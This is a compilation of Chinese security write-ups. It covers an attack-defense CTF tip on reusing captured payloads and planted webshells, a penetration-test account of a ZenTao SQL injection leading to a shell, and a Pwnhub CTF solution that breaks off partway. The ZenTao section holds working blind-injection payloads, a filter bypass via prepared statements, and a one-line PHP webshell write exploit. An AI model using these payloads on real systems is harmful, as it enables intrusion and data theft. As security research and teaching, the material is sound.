
六、借刀杀人


比赛当中如果一直被高手打，而又找不到漏洞所在，有没有其他手段可以缩小差距？我们可以监控流量和日志来找到攻击 payload，然后利用这个 payload 攻击其他队伍。比如发现自己被种上了不死马，没有办法杀掉怎么办？那就继续将这个不死马发扬光大，一般攻击者上传的文件路径和内容都是一致的，你被种了不死马意味着在其他队伍的相同位置下也存在不死马，所以直接去利用他得分吧。

流量监控这块，可以在靶机上抓一下流量：

tcpdump –s 0 –w flow.pcap port xxxx

然后在自己的机器上去分析 flow.pcap 这个文件，一般就可以看到其他队伍的攻击 payload，web 和 pwn 都可以使用这个方法。





日志监控这块主要是为了网站访问记录，便于后续的问题排查，就是把各种字段的数据记录下来，包括请求的文件、时间、IP、访问的文件、POST 的内容等等 :

```
date_default_timezone_set('Asia/Shanghai');
$ip             = $_SERVER["REMOTE_ADDR"];     //访问 IP
$filename    = $_SERVER['PHP_SELF'];    //访问的文件
$parameter = $_SERVER["QUERY_STRING"];    //查询的字符串
$method       = $_SERVER['REQUEST_METHOD']; //请求方法
...
$time          =    date('Y-m-d H:i:s',time()); //请求时间
$post          = file_get_contents("php://input",'r'); //接收 POST 数据
$others       = '**********************************************************************';
$logadd       = '访问时间：'.$time.'访问 IP:'.$ip.'请求方法：'.$method.' '.'访问链接：
'.$filename.'?'.$parameter."\r\n";...
//记录写入
$fh = fopen("log.txt", "a");
fwrite($fh, $logadd);
fwrite($fh,print_r($_COOKIE, true)."\r\n");
fwrite($fh,$others."\r\n");
fclose($fh);
```

附：

比赛源代码下载

链接：https://pan.baidu.com/s/1bqZbLi3 密码：fagg

从 SQL 注入到 Getshell：记一次禅道系统的渗透

作者：L3m0n@长亭安全课堂
文章来源：【长亭科技】https://mp.weixin.qq.com/s/BWcpksHHmyTtGVButrOg6A

一、前言

此过程为某站点的渗透记录，过程一波三折，但归根结底都是粗心大意造成的，不过自我认为在这个排坑的过程中也学习到了很多。

二、确认版本

首先可以通过接口来确认一下当前禅道的版本。

http://example.com/index.php?mode=getconfig

三、SQL 注入分析

网上之前有过一个 9.1.2 的 orderBy 函数的分析，但是没想到 9.2.1 也存在此问题，(2018.3.2 号看到目前最新版本是 9.8.1)。

出问题的地方是此文件的 orderBy 函数：\lib\base\dao\dao.class.php

```
public function orderBy($order)
{
    if($this->inCondition and !$this->conditionIsTrue) return $this;

    $order = str_replace(array('|', '•', '_'), ' ', $order);

    /* Add "`" in order string. */
    /* When order has limit string. */
    $pos    = stripos($order, 'limit');
    $orders = $pos ? substr($order, 0, $pos) : $order;
    $limit  = $pos ? substr($order, $pos) : '';
    $orders = trim($orders);
    if(empty($orders)) return $this;
    if(!preg_match('/^(\w+\.)?(`\w+`|\w+)( +(desc|asc))?( *(, *(\w+\.)?(`\w+`|\w+)( +
(desc|asc))?)?)*$/i', $orders)) die("Order is bad request, The order is $orders");

    $orders = explode(',', $orders);
    foreach($orders as $i => $order)
    {
        $orderParse = explode(' ', trim($order));
        foreach($orderParse as $key => $value)
        {
            $value = trim($value);
            if(empty($value) or strtolower($value) == 'desc' or strtolower($value) ==
'asc') continue;

            $field = $value;
            /* such as t1.id field. */
            if(strpos($value, '.') !== false) list($table, $field) = explode('.', $field);
            if(strpos($field, '`') === false) $field = "`$field`";

            $orderParse[$key] = isset($table) ? $table . '.' . $field :  $field;
            unset($table);
        }
        $orders[$i] = join(' ', $orderParse);
        if(empty($orders[$i])) unset($orders[$i]);
    }
    $order = join(',', $orders) . ' ' . $limit;

    $this->sql .= ' ' . DAO::ORDERBY . " $order";
    return $this;
}
```

对于 limit 后未做严格的过滤与判断，然后拼接到了 order by 后面导致产生注入.

$order = join(',', $orders) . ' ' . $limit;

看了一下 9.8.1 的修补是对 limit 进行正则限制，但是事实上感觉此处正则是写了一个 bug，比如正常调用 orderBy($order)的时候，其中$order 为 abc desc limit 1,1 的时候，进入$limit 则是 limit 1,1，导致匹配失败。

```
/* Add "`" in order string. */
/* When order has limit string. */
$pos    = stripos($order, 'limit');
$orders = $pos ? substr($order, 0, $pos) : $order;
$limit  = $pos ? substr($order, $pos) : '';
if($limit and !preg_match('/^[0-9]+ *(, *[0-9]+)?$/', $limit)) $limit = '';
```

如果想要造成前台注入（无需登录）的话，就得先看看禅道开放了哪些接口，看是否有调用 orderBy 函数。

\zentao\module\common\model.php

```
public function isOpenMethod($module, $method)
{
   if($module == 'user' and strpos('login|logout|deny|reset', $method) !== false) return
true;
   if($module == 'api'  and $method == 'getsessionid') return true;
   if($module == 'misc' and $method == 'ping')  return true;
   if($module == 'misc' and $method == 'checktable') return true;
   if($module == 'misc' and $method == 'qrcode') return true;
   if($module == 'misc' and $method == 'about') return true;
   if($module == 'misc' and $method == 'checkupdate') return true;
   if($module == 'misc' and $method == 'changelog') return true;
   if($module == 'sso' and $method == 'login')  return true;
   if($module == 'sso' and $method == 'logout') return true;
   if($module == 'sso' and $method == 'bind') return true;
   if($module == 'sso' and $method == 'gettodolist') return true;
   if($module == 'block' and $method == 'main') return true;

   if($this->loadModel('user')->isLogon() or ($this->app->company->guest and $this->app-
>user->account == 'guest'))
   {
       if(stripos($method, 'ajax') !== false) return true;
       if(stripos($method, 'downnotify') !== false) return true;
       if($module == 'tutorial') return true;
       if($module == 'block') return true;
       if($module == 'product' and $method == 'showerrornone') return true;
   }
   return false;
}
```

其中的 if($module == 'block' and $method == 'main') return true;，也就是本次漏洞的主角，继续跟进。


\zentao\module\block\control.php

```
class block extends control
{
    public function __construct($moduleName = '', $methodName = '')
    {
        parent::__construct($moduleName, $methodName);
        $this->selfCall = strpos($this->server->http_referer, common::getSysURL()) === 0
|| $this->session->blockModule;
        if($this->methodName != 'admin' and $this->methodName != 'dashboard' and !$this-
>selfCall and !$this->loadModel('sso')->checkKey()) die('');
    }
    public function main($module = '', $id = 0)
    {
        ...
       $mode = strtolower($this->get->mode);
       if($mode == 'getblocklist')
       {
           ...
       }
       elseif($mode == 'getblockform')
       {
           ...
       }
       elseif($mode == 'getblockdata')
       {
           $code = strtolower($this->get->blockid);

           $params = $this->get->param;
           $params = json_decode(base64_decode($params));
            ....
           $this->viewType    = (isset($params->viewType) and $params->viewType == 'json')
? 'json' : 'html';
           $this->params      = $params;
           $this->view->code  = $this->get->blockid;
           $this->view->title = $this->get->blockTitle;

           $func = 'print' . ucfirst($code) . 'Block';
           if(method_exists('block', $func))
           {
               $this->$func($module);
           }
           else
           {
               $this->view->data = $this->block->$func($module, $params);
           }
       }
    }
}
```

首先看__construct 中，$this->selfCall 是在验证 referer 的值，如果为真的话则后面的 if 将不会进入 die 语句里面

接下来跟进 main 函数，可以看到最后的$func = 'print' . ucfirst($code) . 'Block';，会对一些函数进行调用，与此同时，我们搜索 orderBy 的调用的时候可以发现 printCaseBlock 函数的存在

\zentao\module\block\control.php



所以前台注入的整个过程便比较清晰了，那么如何利用?

四、SQL 注入利用

回过头来，因为禅道有 windows 直接的一键化安装程序，其数据库使用的也是 root 权限，导致可直接导出 shell，但是如果没有这么高权限的时候，对于这个注入应该如何出数据。

```
sql = 'select user()'
param = '{"orderBy":"order limit 1;select (if(ord(mid((%s),%d,1))=%d,sleep(2),1))--
","num":"1,1","type":"openedbyme"}' % (sql,n,i)
```

禅道是支持多语句的，这也为后面的利用提供方便。


注入出数据库名和表段名后，当我想继续注入出用户账号密码的时候，意外地发现没有出数据。

sql = 'select 12345 from zt_user'

还是没有出数据，猜测是管理员改了表前缀，所以想去通过 information_schema 查询一下表名，但是意外地发现，也不能读取？难道被删了？但是我还是想知道一下表前缀。

请求的时候加了一个单引号，并且加上 referer，看一下报错信息。

```
http://example.com/index.php?
m=block&f=main&mode=getblockdata&blockid=case&param=eyJvcmRlckJ5Ijoib3JkZXIgbGltaXQgMSwxJy
IsIm5lbSI6IjEsMSIsInR5cGUiOiJvcGVuZWRieW1lIn0=

其中param经过BASE64解码得到
{"orderBy":"order limit 1,1'","num":"1,1","type":"openedbyme"}
```




因为 PDO 的关系，SQL 中的表名是%s 替代的，所以未能够得到库名。

那么就利用报错去得到当前 SQl 语句里面查询的表名，比如利用 polygon 函数。

```
mysql> select * from test where id=1 and Polygon(1);
ERROR 1367 (22007): Illegal non geometric '1' value found during parsing
mysql> select * from test where id=1 and Polygon(id);
ERROR 1367 (22007): Illegal non geometric '`test`.`test`.`id`' value found durin
g parsing
mysql>
```

此注入点可以理解为 limit 后的注入点，因为使用多语句的话，报错效果不明显，所以就直接在 limit 后面进行注入。

```
http://example.com/index.php?
m=block&f=main&mode=getblockdata&blockid=case&param=eyJvcmRlckJ5Ijoib3JkZXIgbGltaXQgMSwxIF
BST0NFRFVSRSBBTkFMWVNFKHBvbHlnb24oaWQpLDEpIyIsIm51bSI6IjEsMSIsInR5cGUiOiJvcGVuZWRieW1lIn0=

param base64解码
{"orderBy":"order limit 1,1 PROCEDURE
ANALYSE(polygon(id),1)#","num":"1,1","type":"openedbyme"}
```



上图为本地测试，但是 limit 的注入和 mysql 版本还有一些关系，目前网上的 payload 仅限于低版本才可报错注入出数据，很不幸运的是，目标使用的是高版本 mysql。

那既然可以多语句，在不能用 information_schema 的情况下，可以通过下面语法来进行盲注：

show table status where name = 'xxx' and sleep(2)

写到 py 里面的 payload 是这样的

```
sql = "show table status where hex(substr(name,1,8))='7a745f75736572%s' and sleep(2)" %
binascii.b2a_hex(chr(i))
param = '{"orderBy":"order limit 1,1;%s--","num":"1,1","type":"openedbyme"}' % sql
```

经过一番折腾发现，表前缀就是默认的 zt_，但是为啥又不能够读取到用户数据呢？

仔细看到禅道里面的 orderBy 函数，发现做了过滤。

```
$order = str_replace(array('|', '•', '_'), ' ', $order);
```

把下划线给过滤掉了，那这种在多语句下，可以利用 mysql 的预查询来绕过，值得注意的是，这个版本语法大小写敏感。

```
SET
@SQL=0x494E5345525420494E544F206D6F76696520286E616D652C20636F6E74656E74292056414C554553202
82761616161272C27616161612729;PREPARE pord FROM @SQL;EXECUTE pord;
```

注入出 admin 密码的时候，惊喜地发现不能解开，无奈之下，只能先拿到一个普通账号。

五、Getshell

禅道在防止 getshell 方面还花了一点心思，曾经挖到一个可以任意写文件 getshell（最新版本还存在这段代码），不过需要的权限是管理员权限。

看了一下禅道里面人员组织架构情况，有研发、项目经理、产品经理，高层管理，系统管理员等角色，其中系统管理员虽然密码解不开，但是我们可以去解密一下高层管理的密码，因为这个角色的权限是可以修改某用户的用户组权限。在高层管理账号中，我们可以将一个普通账号修改为管理员。

接下来就是写文件 Getshell：

/xampp/zentaopro/module/api/control.php

```
public function getModel($moduleName, $methodName, $params = '')
{
    parse_str(str_replace(',', '&', $params), $params);
    $module = $this->loadModel($moduleName);

    $result = call_user_func_array(array(&$module, $methodName), $params);
    if(dao::isError()) die(json_encode(dao::getError()));
    $output['status'] = $result ? 'success' : 'fail';
    $output['data']   = json_encode($result);
    $output['md5']    = md5($output['data']);
    $this->output     = json_encode($output);
    die($this->output);
}
```

可以看到是进入了 call_user_func_array，也就是我们可以任意实例化一个 module 方法，方法的参数也是可控的，可以通过,来分割参数。

/zentaopro/module/editor/model.php

```
public function save($filePath)
{
    $fileContent = $this->post->fileContent;
    $evils       = array('eval', 'exec', 'passthru', 'proc_open', 'shell_exec', 'system',
'$$', 'include', 'require', 'assert');
    $gibbedEvils = array('e v a l', 'e x e c', ' p a s s t h r u', ' p r o c _ o p e n',
's h e l l _ e x e c', 's y s t e m', '$ $', 'i n c l u d e', 'r e q u i r e', 'a s s e r
t');
    $fileContent = str_ireplace($gibbedEvils, $evils, $fileContent);
    if(get_magic_quotes_gpc()) $fileContent = stripslashes($fileContent);

    $dirPath = dirname($filePath);
    $extFilePath = substr($filePath, 0, strpos($filePath, DS . 'ext' . DS) + 4);
    if(!is_dir($dirPath) and is_writable($extFilePath)) mkdir($dirPath, 0777, true);
    if(is_writable($dirPath))
    {
        file_put_contents($filePath, $fileContent);
    }
    else
    {
        die(js::alert($this->lang->editor->notWritable . $extFilePath));
    }
}
```

在 editor 中是可以写一个文件的，filePath 可控，fileContent 也是可控的，这下就是可以任意写一个文件。

Exp:

```
http://example.com/?
m=api&f=getModel&moduleName=editor&methodName=save&params=filePath=aaaaaa.php

POST内容:
fileContent=<?php $_POST[1]($_POST[2]);

最后的shell地址是\zentaopro\module\api\aaaaaa.php
```

但是问题又来了，前面报错里面得到的路径目录感觉像是做了权限（这里绕弯了，路径少加了一个 www，所以以为是没权限写），最终从数据库中的 zt_file 获取上传文件的路径，然后再将 shell 写入当中才得以结束。

六、总结

对于 order by 的漏洞如何进行防御的时候，我觉得上面代码在部分上有可取之处。

1、去掉 limit 部分，然后限制格式

```
if(!preg_match('/^(\w+\.)?(`\w+`|\w+)( +(desc|asc))?( *(, *(\w+\.)?(`\w+`|\w+)( +
(desc|asc))?)?)*$/i', $orders)) die("Order is bad request, The order is $orders");
```

2、然后循环对每个字段进行反引号的添加

```
$orders = explode(',', $orders);
foreach ($orders as $i => $order) {
    $orderParse = explode(' ', trim($order));
    foreach ($orderParse as $key => $value) {
        $value = trim($value);
        if (empty($value) or strtolower($value) == 'desc' or strtolower($value) == 'asc')
{
            continue;
        }

        $field = $value;
        /* such as t1.id field. */
        if (strpos($value, '.') !== false) {
            list($table, $field) = explode('.', $field);
        }

        if (strpos($field, '`') === false) {
            $field = "`$field`";
        }

        $orderParse[$key] = isset($table) ? $table . '.' . $field : $field;
        unset($table);
    }
    $orders[$i] = join(' ', $orderParse);
    if (empty($orders[$i])) {
        unset($orders[$i]);
    }

}
```

整个过程就是自己在挖莫名其妙的坑，然后再一个个慢慢补上，希望能够对大家有用。

Pwnhub 第一次线下沙龙竞赛 Web 题解析

文章作者： Phith0n@长亭科技
文章来源：【长亭科技】https://mp.weixin.qq.com/s/OzCbz7EA8sBXVbOCTYW1Yw

一、前言

Pwnhub 在 8 月 12 日举办了第一次线下沙龙，我也出了两道 Web 相关的题目，其中涉及好几个知识点，这里说一下。

二、《国家保卫者》

国家保卫者是一道 MISC 题目，题干：


Phith0n 作为一个国家保卫者，最近发现国际网络中有一些奇怪的数据包，他取了一个最简单的（神秘代码 123456 ），希望能分析出有趣的东西来。

https://pwnhub.cn/attachments/170812_okKJICF5RDsF/package.pcapng

考点一、数据包分析

其实题干很简单，就是给了个数据包，下载以后用 Wireshark 打开即可。因为考虑到线下沙龙时间较短，所以我只抓了一个 TCP 连接，避免一些干扰。

因为我没明确写这个数据包是干嘛的，有的同学做题的时候有点不知所以然。其实最简单的一个方法，打开数据包，如果 Wireshark 没有明确说这是什么协议的时候，就直接看看目标端口：




8388 端口，搜一下就知道默认是什么服务了。

Shadowsocks 数据包解密，这个点其实我 2015 年已经想出了，但一直我自己没仔细研究过他的源码，对其加密的整个流程也不熟悉。后面抽空阅读了一些源码，发现其数据流有一个特点，就是如果传输的数据太大的话，还是会对数据包进行分割。

所以，我之前直接把源码打包后用 shadowsocks 传一遍，发现抓下来的包是需要处理才能解密，不太方便，后来就干脆弄了个 302 跳转，然后把目标地址和源码的文件名放在数据包里。

找到返回包的 Data，然后右键导出：



然后下载 Shadowsocks 的源码，其中有一个 encrypt.py，虽然整个加密和流量打包的过程比较复杂，但我们只需要调用其中解密的方法即可。

源码我就不分析了，解密代码如下（./data.bin 是导出的密文，123456 是题干里给出的“神秘代码”，aes-256-cfb 是默认加密方式）：

```
if __name__ == '__main__':
    with open('./data.bin', 'rb') as f:
        data = f.read()
    e = Encryptor('123456', 'aes-256-cfb')
    print(e.decrypt(data))
```

直接把这个代码加到 encrypt.py 下面，然后执行即可：

当然，在实战中，进行密钥的爆破、加密方法的爆破，这个也是有可能的。为了不给题目增加难度，我就设置的比较简单。

考点二、PHP 代码审计/Trick

解密出数据包后可以看到，Location 的值给出了两个信息：

1、源码包的路径

2、目标地址

所以，下载源码进行分析。

这是一个比较简单的代码审计题目，简单流程就是，用户创建一个 Ticket，然后后端会将 Ticket 的内容保存到以“cache/用户名/Ticket 标题.php”命名的文件中。然后，用户可以查看某个 Ticket，根据 Ticket 的名字，将“cache/用户名/Ticket 标题.php”内容读取出来。

这个题目的考点就在于，写入文件之前，我对用户输出的内容进行了一次正则检查：

```php
<?php
function is_valid($title, $data)
{
    $data = $title . $data;
    return preg_match('|\A[ _a-zA-Z0-9]+\z|is', $data);
}

function write_cache($title, $content)
{
    $dir = changedir(CACHE_DIR . get_username() . '/');
    if(!is_dir($dir)) {
        mkdir($dir);
    }
    ini_set('open_basedir', $dir);

    if (!is_valid($title, $content)) {
        exit("title or content error");
    }

    $filename = "{$dir}{$title}.php";

    file_put_contents($filename, $content);
    ini_set('open_basedir', __DIR__ . '/');
}
```

整个流程如下：

